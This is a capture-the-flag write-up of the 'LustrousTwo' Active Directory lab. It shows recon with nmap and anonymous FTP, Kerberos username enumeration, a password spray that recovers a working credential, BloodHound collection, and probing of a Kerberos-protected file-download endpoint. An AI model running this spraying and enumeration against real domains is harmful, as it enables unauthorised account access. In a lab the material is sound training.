Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ nmap -sC -sV -Pn 10.129.242.166 -oN ./nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-27 18:43 +0000
Nmap scan report for 10.129.242.166
Host is up (0.55s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 09-06-24  05:20AM       <DIR>          Development
| 04-14-25  04:44AM       <DIR>          Homes
| 08-31-24  01:57AM       <DIR>          HR
| 08-31-24  01:57AM       <DIR>          IT
| 04-14-25  04:44AM       <DIR>          ITSEC
| 08-31-24  01:58AM       <DIR>          Production
|_08-31-24  01:58AM       <DIR>          SEC
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: Site doesn't have a title.
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Negotiate
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-27 08:49:32Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: Lustrous2.vl, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=LUS2DC.Lustrous2.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:LUS2DC.Lustrous2.vl
| Not valid before: 2025-09-29T14:23:23
|_Not valid after:  2026-09-29T14:23:23
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: Lustrous2.vl, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=LUS2DC.Lustrous2.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:LUS2DC.Lustrous2.vl
| Not valid before: 2025-09-29T14:23:23
|_Not valid after:  2026-09-29T14:23:23
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: Lustrous2.vl, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=LUS2DC.Lustrous2.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:LUS2DC.Lustrous2.vl
| Not valid before: 2025-09-29T14:23:23
|_Not valid after:  2026-09-29T14:23:23
|_ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: Lustrous2.vl, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=LUS2DC.Lustrous2.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:LUS2DC.Lustrous2.vl
| Not valid before: 2025-09-29T14:23:23
|_Not valid after:  2026-09-29T14:23:23
|_ssl-date: TLS randomness does not represent time
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=LUS2DC.Lustrous2.vl
| Not valid before: 2026-05-26T08:29:19
|_Not valid after:  2026-11-25T08:29:19
|_ssl-date: 2026-05-27T08:51:20+00:00; -9h54m52s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: LUS2DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-05-27T08:50:37
|_  start_date: N/A
|_clock-skew: mean: -9h54m53s, deviation: 2s, median: -9h54m55s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 179.16 seconds
The domain name is LUS2DC.Lustrous2.vl
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ netexec smb 10.129.242.166 --generate-hosts-file hosts
SMB         10.129.242.166  445    LUS2DC           [*]  x64 (name:LUS2DC) (domain:Lustrous2.vl) (signing:True) (SMBv1:None) (NTLM:False)
Information Gathering
I would like start with smb service
I’ll try guest authentication, but it returns STATUS_NOT_SUPPORTED:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ nxc smb Lustrous2.vl -u guest -p ''
SMB         10.129.242.166  445    LUS2DC           [*]  x64 (name:LUS2DC) (domain:Lustrous2.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.242.166  445    LUS2DC           [-] Lustrous2.vl\guest: STATUS_NOT_SUPPORTED
The line ends with NTLM:False. Both of these indicate that NTLM authentication is not allowed.
Try using Kerberos:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ nxc smb Lustrous2.vl --generate-krb5-file ./krb5.conf
SMB         10.129.242.166  445    LUS2DC           [*]  x64 (name:LUS2DC) (domain:Lustrous2.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.242.166  445    LUS2DC           [+] krb5 conf saved to: ./krb5.conf
SMB         10.129.242.166  445    LUS2DC           [+] Run the following command to use the conf file: export KRB5_CONFIG=./krb5.conf

┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ export KRB5_CONFIG=./krb5.conf

┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ sudo ntpdate -u Lustrous2.vl
2026-05-27 09:08:21.494722 (+0000) -35588.776720 +/- 0.168658 Lustrous2.vl 10.129.242.166 s1 no-leap
CLOCK: time stepped by -35588.776720

┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ nxc smb LUS2DC.Lustrous2.vl -u guest -p '' -k
SMB         LUS2DC.Lustrous2.vl 445    LUS2DC           [*]  x64 (name:LUS2DC) (domain:Lustrous2.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB         LUS2DC.Lustrous2.vl 445    LUS2DC           [-] Lustrous2.vl\guest: KDC_ERR_ETYPE_NOSUPP
Using a virtual name for Kerberos authentication is meaningless.
Continue back to the ftp service, it allowed the anonymous login. There are directories:
ftp> dir
229 Entering Extended Passive Mode (|||50612|)
125 Data connection already open; Transfer starting.
09-06-24  05:20AM       <DIR>          Development
04-14-25  04:44AM       <DIR>          Homes
08-31-24  01:57AM       <DIR>          HR
08-31-24  01:57AM       <DIR>          IT
04-14-25  04:44AM       <DIR>          ITSEC
08-31-24  01:58AM       <DIR>          Production
08-31-24  01:58AM       <DIR>          SEC
The directory Homesinclude the valid accounts of domain
ftp> dir
229 Entering Extended Passive Mode (|||50615|)
125 Data connection already open; Transfer starting.
09-07-24  12:03AM       <DIR>          Aaron.Norman
09-07-24  12:03AM       <DIR>          Adam.Barnes
09-07-24  12:03AM       <DIR>          Amber.Ward
09-07-24  12:03AM       <DIR>          Andrea.Smith
09-07-24  12:03AM       <DIR>          Ann.Lynch
09-07-24  12:03AM       <DIR>          Callum.Oliver
09-07-24  12:03AM       <DIR>          Carly.Walker
09-07-24  12:03AM       <DIR>          Chelsea.Smith
09-07-24  12:03AM       <DIR>          Chloe.Hammond
09-07-24  12:03AM       <DIR>          Christopher.Lawson
09-07-24  12:03AM       <DIR>          Claire.Parry
09-07-24  12:03AM       <DIR>          Darren.Lewis
09-07-24  12:03AM       <DIR>          Deborah.Jones
09-07-24  12:03AM       <DIR>          Dominic.West
09-07-24  12:03AM       <DIR>          Duncan.Smith
09-07-24  12:03AM       <DIR>          Elaine.Gallagher
09-07-24  12:03AM       <DIR>          Eleanor.Gregory
09-07-24  12:03AM       <DIR>          Emma.Bell
09-07-24  12:03AM       <DIR>          Francesca.Norman
09-07-24  12:03AM       <DIR>          Gary.Richards
09-07-24  12:03AM       <DIR>          Gerard.Ward
09-07-24  12:03AM       <DIR>          Glenn.Williams
09-07-24  12:03AM       <DIR>          Graeme.Pritchard
09-07-24  12:03AM       <DIR>          Harriet.Richardson
09-07-24  12:03AM       <DIR>          Henry.Connor
09-07-24  12:03AM       <DIR>          Howard.Robinson
09-07-24  12:03AM       <DIR>          Jacqueline.Phillips
09-07-24  12:03AM       <DIR>          Janice.Collier
09-07-24  12:03AM       <DIR>          Jasmine.Johnson
09-07-24  12:03AM       <DIR>          Joan.Wall
09-07-24  12:03AM       <DIR>          Judith.Francis
09-07-24  12:03AM       <DIR>          Justin.Williams
09-07-24  12:03AM       <DIR>          Kyle.Hussain
09-07-24  12:03AM       <DIR>          Kyle.Lloyd
09-07-24  12:03AM       <DIR>          Lawrence.Bryan
09-07-24  12:03AM       <DIR>          Leah.Elliott
09-07-24  12:03AM       <DIR>          Lewis.Khan
09-07-24  12:03AM       <DIR>          Liam.Wheeler
09-07-24  12:03AM       <DIR>          Lisa.Begum
09-07-24  12:03AM       <DIR>          Louis.Phillips
09-07-24  12:03AM       <DIR>          Lydia.Parker
09-07-24  12:03AM       <DIR>          Malcolm.Yates
09-07-24  12:03AM       <DIR>          Marie.Hill
09-07-24  12:03AM       <DIR>          Martin.Hamilton
09-07-24  12:03AM       <DIR>          Mathew.Roberts
09-07-24  12:03AM       <DIR>          Melissa.Thompson
09-07-24  12:03AM       <DIR>          Nathan.Carter
09-07-24  12:03AM       <DIR>          Nicola.Clarke
09-07-24  12:03AM       <DIR>          Nicola.Hall
09-07-24  12:03AM       <DIR>          Nigel.Lee
09-07-24  12:03AM       <DIR>          Pamela.Taylor
09-07-24  12:03AM       <DIR>          Robert.Russell
09-07-24  12:03AM       <DIR>          Ryan.Davies
09-07-24  12:03AM       <DIR>          Ryan.Moore
09-07-24  12:03AM       <DIR>          Ryan.Rowe
09-07-24  12:03AM       <DIR>          Samantha.Smith
09-07-24  12:03AM       <DIR>          Sara.Matthews
09-07-24  12:03AM       <DIR>          ShareSvc
09-07-24  12:03AM       <DIR>          Sharon.Birch
09-07-24  12:03AM       <DIR>          Sharon.Evans
09-07-24  12:03AM       <DIR>          Stacey.Barber
09-07-24  12:03AM       <DIR>          Stacey.Griffiths
09-07-24  12:03AM       <DIR>          Stephanie.Baxter
09-07-24  12:03AM       <DIR>          Stephanie.Davies
09-07-24  12:03AM       <DIR>          Steven.Sutton
09-07-24  12:03AM       <DIR>          Susan.Johnson
09-07-24  12:03AM       <DIR>          Terence.Jordan
09-07-24  12:03AM       <DIR>          Thomas.Myers
09-07-24  12:03AM       <DIR>          Tony.Davies
09-07-24  12:03AM       <DIR>          Victoria.Williams
09-07-24  12:03AM       <DIR>          Wayne.Taylor
The directory ITSECinclude a text file
ftp> cd ITSEC
250 CWD command successful.
ftp> dir
229 Entering Extended Passive Mode (|||50625|)
125 Data connection already open; Transfer starting.
09-07-24  03:50AM                  207 audit_draft.txt
226 Transfer complete.

┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ cat audit_draft.txt
Audit Report Issue Tracking

[Fixed] NTLM Authentication Allowed
[Fixed] Signing & Channel Binding Not Enabled
[Fixed] Kerberoastable Accounts
[Fixed] SeImpersonate Enabled

[Open] Weak User Passwords
It hints there are weak user passwords.
The other directories are all empty.
I would use Kerberos and a list of usernames obtained from FTP to verify that these users are legitimate users on the domain.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ kerbrute userenum -d lustrous2.vl --dc lus2dc.lustrous2.vl users

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 05/27/26 - Ronnie Flathers @ropnop

2026/05/27 09:18:29 >  Using KDC(s):
2026/05/27 09:18:29 >   lus2dc.lustrous2.vl:88
--snip--
2026/05/27 09:18:35 >  [+] VALID USERNAME:       Thomas.Myers@lustrous2.vl
2026/05/27 09:18:35 >  [+] VALID USERNAME:       Victoria.Williams@lustrous2.vl
2026/05/27 09:18:35 >  [+] VALID USERNAME:       Wayne.Taylor@lustrous2.vl
2026/05/27 09:18:35 >  [+] VALID USERNAME:       Tony.Davies@lustrous2.vl
2026/05/27 09:18:35 >  Done! Tested 71 usernames (71 valid) in 6.618 seconds
All of the users are valid in this domain.
Now we can try to Password spray
I tried some common passwords, such as "Lustrous", "Lustrous2", "password", etc.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ kerbrute passwordspray -d lustrous2.vl --dc lus2dc.lustrous2.vl users Lustrous2024

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 05/27/26 - Ronnie Flathers @ropnop

2026/05/27 09:20:13 >  Using KDC(s):
2026/05/27 09:20:13 >   lus2dc.lustrous2.vl:88

2026/05/27 09:20:22 >  [+] VALID LOGIN:  Thomas.Myers@lustrous2.vl:Lustrous2024
2026/05/27 09:20:22 >  Done! Tested 71 logins (1 successes) in 8.974 seconds
Finally, we can get the valid credit Thomas.Myers@lustrous2.vl:Lustrous2024
Bloodhound by Thomas.Myers
Now we need to get the TGT ticket first
impacket-getTGT lustrous2.vl/thomas.myers:'Lustrous2024' -dc-ip 10.129.242.166

export KRB5CCNAME=$PWD/thomas.myers.ccache
Then bloodhound-ce-pythonwill give us the error
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ bloodhound-ce-python -u thomas.myers -no-pass -k -d lustrous2.vl -ns 10.129.242.166 --ldap-channel-binding -c All --zip
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: lustrous2.vl
INFO: Using TGT from cache
INFO: Found TGT with correct principal in ccache file.
INFO: Connecting to LDAP server: lus2dc.lustrous2.vl
INFO: Testing resolved hostname connectivity dead:beef::b14:99f:496a:4cf7
INFO: Trying LDAP connection to dead:beef::b14:99f:496a:4cf7
Traceback (most recent call last):
  File "/usr/bin/bloodhound-ce-python", line 33, in <module>
    sys.exit(load_entry_point('bloodhound-ce==1.9.1', 'console_scripts', 'bloodhound-ce-python')())
             ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3/dist-packages/bloodhound_ce/__init__.py", line 347, in main
    bloodhound.run(collect=collect,
    ~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^
                   num_workers=args.workers,
                   ^^^^^^^^^^^^^^^^^^^^^^^^^
    ...<4 lines>...
                   exclude_dcs=args.exclude_dcs,
                   ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
                   fileNamePrefix=args.outputprefix)
                   ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/bloodhound_ce/__init__.py", line 78, in run
    self.pdc.prefetch_info('objectprops' in collect, 'acl' in collect, cache_computers=do_computer_enum)
    ~~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/bloodhound_ce/ad/domain.py", line 620, in prefetch_info
    self.get_objecttype()
    ~~~~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3/dist-packages/bloodhound_ce/ad/domain.py", line 303, in get_objecttype
    self.ldap_connect()
    ~~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3/dist-packages/bloodhound_ce/ad/domain.py", line 114, in ldap_connect
    ldap = self.ad.auth.getLDAPConnection(hostname=self.hostname, ip=ip,
                                          baseDN=self.ad.baseDN, protocol=protocol)
  File "/usr/lib/python3/dist-packages/bloodhound_ce/ad/authentication.py", line 114, in getLDAPConnection
    raise Exception("To use LDAP channel binding, install the patched ldap3 module: pip3 install git+https://github.com/ly4k/ldap3 or pip3 install ldap3-bleeding-edge")
Exception: To use LDAP channel binding, install the patched ldap3 module: pip3 install git+https://github.com/ly4k/ldap3 or pip3 install ldap3-bleeding-edge
To fix it, we need to activate a visual environment
python3 -m venv bh-venv
source bh-venv/bin/activate

pip install bloodhound-ce
pip install git+https://github.com/ThePirateWhoSmellsOfSunflowers/ldap3@dev
Then it will worked here
┌──(bh-venv)─(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ $VIRTUAL_ENV/bin/bloodhound-ce-python -u thomas.myers -no-pass -k \
    -d lustrous2.vl -ns 10.129.242.166 \
    --ldap-channel-binding -c All --zip
From Bloodhound, there seems nothing interesting here.

HTTP - TCP 80
When I try to visit the web service, it gives us the wired code 401.

If i try to access the website using Kerberos authentication
┌──(bh-venv)─(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ curl -I --negotiate -u : http://lus2dc.lustrous2.vl
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
WWW-Authenticate: Negotiate oYG3MIG0oAMKAQChCwYJKoZIhvcSAQICooGfBIGcYIGZBgkqhkiG9xIBAgICAG+BiTCBhqADAgEFoQMCAQ+iejB4oAMCARKicQRv0XO8Oz+RpqmGcpv9ODuqPsx+Zj1iaMJ7Sne3CUR76+T2ZKgrGkD/j9fBRNZVrz4W+IpuxR5jCj8AZrr3KLWluHn9ShJkQ5oXz8a+ZoeqknRHVcpKmp1GdEDyyyPH6Tr9adXgf/GxlPL6qAyRXl5+
Persistent-Auth: true
X-Powered-By: ASP.NET
Date: Wed, 27 May 2026 09:46:58 GMT
That's the access path.
To facilitate our reconnaissance, we need to make Firefox use Kerberos for authentication.
First, in about:config, I added .lustrous2.vl to network.negotiate-auth.trusted-uris and ensured that network.negotiate-auth.using-native-gsslib was set to true:

We also need to set the work order location to a location that snap can read. I will update my configuration and add this line of code:
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = LUSTROUS2.VL
    default_ccache_name = FILE:/home/%{username}/krb5cc

[realms]
    LUSTROUS2.VL = {
        kdc = lus2dc.Lustrous2.vl
        admin_server = lus2dc.Lustrous2.vl
        default_domain = Lustrous2.vl
    }

[domain_realm]
    .Lustrous2.vl = LUSTROUS2.VL
    Lustrous2.vl = LUSTROUS2.VL
And re-authenticate so that the ticket is in my home directory:
┌──(bh-venv)─(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ klist
Ticket cache: FILE:thomas.myers.ccache
Default principal: thomas.myers@LUSTROUS2.VL

Valid starting     Expires            Service principal
05/27/26 09:25:53  05/27/26 19:25:53  krbtgt/LUSTROUS2.VL@LUSTROUS2.VL
        renew until 05/28/26 09:25:44
05/27/26 09:46:57  05/27/26 19:25:53  HTTP/lus2dc.lustrous2.vl@
        renew until 05/28/26 09:25:44
        Ticket server: HTTP/lus2dc.lustrous2.vl@LUSTROUS2.VL
Now you should access to the page
 Clicking “Download” returns the same file from the FTP server.
The request to get the file looks like:
GET /File/Download?fileName=audit.txt HTTP/1.1
Host: lus2dc.lustrous2.vl
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://lus2dc.lustrous2.vl/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Authorization: Negotiate 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
I will try to use curl to download that file
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ curl --negotiate -u : http://lus2dc.lustrous2.vl/File/Download?fileName=audit.txt
Audit Report Issue Tracking

[Fixed] NTLM Authentication Allowed
[Fixed] Signing & Channel Binding Not Enabled
[Fixed] Kerberoastable Accounts
[Fixed] SeImpersonate Enabled

[Open] Weak User Passwords
But if we try to download file which is not existed, it will give us the error code
┌──(wither㉿localhost)-[~/Templates/htb-labs/Hard/LustrousTwo]
└─$ curl -I --negotiate -u : http://lus2dc.lustrous2.vl/File/Download?fileName=test.txt
HTTP/1.1 404 Not Found
